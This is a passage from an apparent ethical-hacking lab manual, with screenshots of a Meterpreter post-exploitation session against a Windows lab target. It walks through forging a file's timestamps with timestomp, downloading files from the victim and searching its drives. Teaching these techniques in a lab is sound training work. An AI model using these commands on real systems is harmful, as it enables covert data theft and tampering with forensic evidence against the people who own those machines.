
35. ☐ You can see the changed **Modified** value by issuing the command **timestomp secret.txt -v**.


Applications Places System
Mon Aug 24, 10:02
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > ls
Listing: C:\Users\Admin\Downloads
Mode Size Type Last modified Name
100777/rwxrwxrwx 73802 fil 2020-08-24 09:47:58 -0400 Backdoor.exe
100666/rw-rw-rw- 27071 fil 2020-08-24 02:55:29 -0400 BadDoc.docm
100666/rw-rw-rw- 600580 fil 2020-08-24 01:05:30 -0400 PowerUp.ps1
100777/rwxrwxrwx 73802 fil 2020-08-24 00:57:09 -0400 Test.exe
100777/rwxrwxrwx 6281605 fil 2020-08-24 07:02:01 -0400 beRoot.exe
100666/rw-rw-rw- 282 fil 2016-04-14 07:33:35 -0400 desktop.ini
100666/rw-rw-rw- 44 fil 2020-08-24 08:43:21 -0400 secret.txt
meterpreter > cat secret.txt
"My credit card account number is 123456789"meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2020-08-24 09:43:51 -0400
Accessed : 2020-08-24 10:58:13 -0400
Created : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
meterpreter > timestomp secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on secret.txt
meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2020-08-24 11:01:00 -0400
Created : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
meterpreter >


36. Similarly, you can change the **Accessed** (**-a**), **Created** (**-c**), and **Entry Modified** (**-e**) values of a particular file.
37. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Admin\Downloads**. Type **cd C:/** and press **Enter** to change the current remote directory to **C**.
38. Now, type **pwd** and press **Enter** and observe that the current remote directory has changed to the **C** drive.


Applications Places System
Mon Aug 24, 10:03
Parrot Terminal
File Edit View Search Terminal Help
Mode Size Type Last modified Name
100777/rwxrwxrwx 73802 fil 2020-08-24 09:47:58 -0400 Backdoor.exe
100666/rw-rw-rw- 27071 fil 2020-08-24 02:55:29 -0400 BadDoc.docm
100666/rw-rw-rw- 600580 fil 2020-08-24 01:05:30 -0400 PowerUp.ps1
100777/rwxrwxrwx 73802 fil 2020-08-24 00:57:09 -0400 Test.exe
100777/rwxrwxrwx 6281605 fil 2020-08-24 07:02:01 -0400 beRoot.exe
100666/rw-rw-rw- 282 fil 2016-04-14 07:33:35 -0400 desktop.ini
100666/rw-rw-rw- 44 fil 2020-08-24 08:43:21 -0400 secret.txt
meterpreter > cat secret.txt
"My credit card account number is 123456789"meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2020-08-24 09:43:51 -0400
Accessed : 2020-08-24 10:58:13 -0400
Created : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
meterpreter > timestomp secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on secret.txt
meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2020-08-24 11:01:00 -0400
Created : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter >


39. Here, the **download** command downloads a file from the remote machine to the host machine. To do so, type **download [Filename.extension]** and press **Enter**.
40. The file will be downloaded to the **Home** or **root** folder of the host machine (here, the **Parrot Security** machine).
41. You can also use a **search** command that helps you to locate files on the target machine. This type of command is capable of searching through the whole system or can be limited to specific folders.
42. Type **search -f [Filename.extension]** (here, **pagefile.sys**) and press **Enter**. This displays the location of the searched file.


Applications Places System
Mon Aug 24, 23:57
Parrot Terminal
File Edit View Search Terminal Help
100777/rwxrwxrwx 73802 fil 2020-08-24 23:37:35 -0400 Backdoor.exe
100666/rw-rw-rw- 27071 fil 2020-08-24 02:55:29 -0400 BadDoc.docm
100666/rw-rw-rw- 600580 fil 2020-08-24 01:05:30 -0400 PowerUp.ps1
100777/rwxrwxrwx 73802 fil 2020-08-24 00:57:09 -0400 Test.exe
100777/rwxrwxrwx 6281605 fil 2020-08-24 07:02:01 -0400 beRoot.exe
100666/rw-rw-rw- 282 fil 2016-04-14 07:33:35 -0400 desktop.ini
100666/rw-rw-rw- 44 fil 2020-08-24 08:43:21 -0400 secret.txt
meterpreter > cat secret.txt
"My credit card account number is 123456789"meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2020-08-25 00:52:35 -0400
Created : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
meterpreter > timestomp secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on secret.txt
meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2020-08-25 00:52:35 -0400
Created : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...
c:\pagefile.sys (738197504 bytes)
meterpreter >

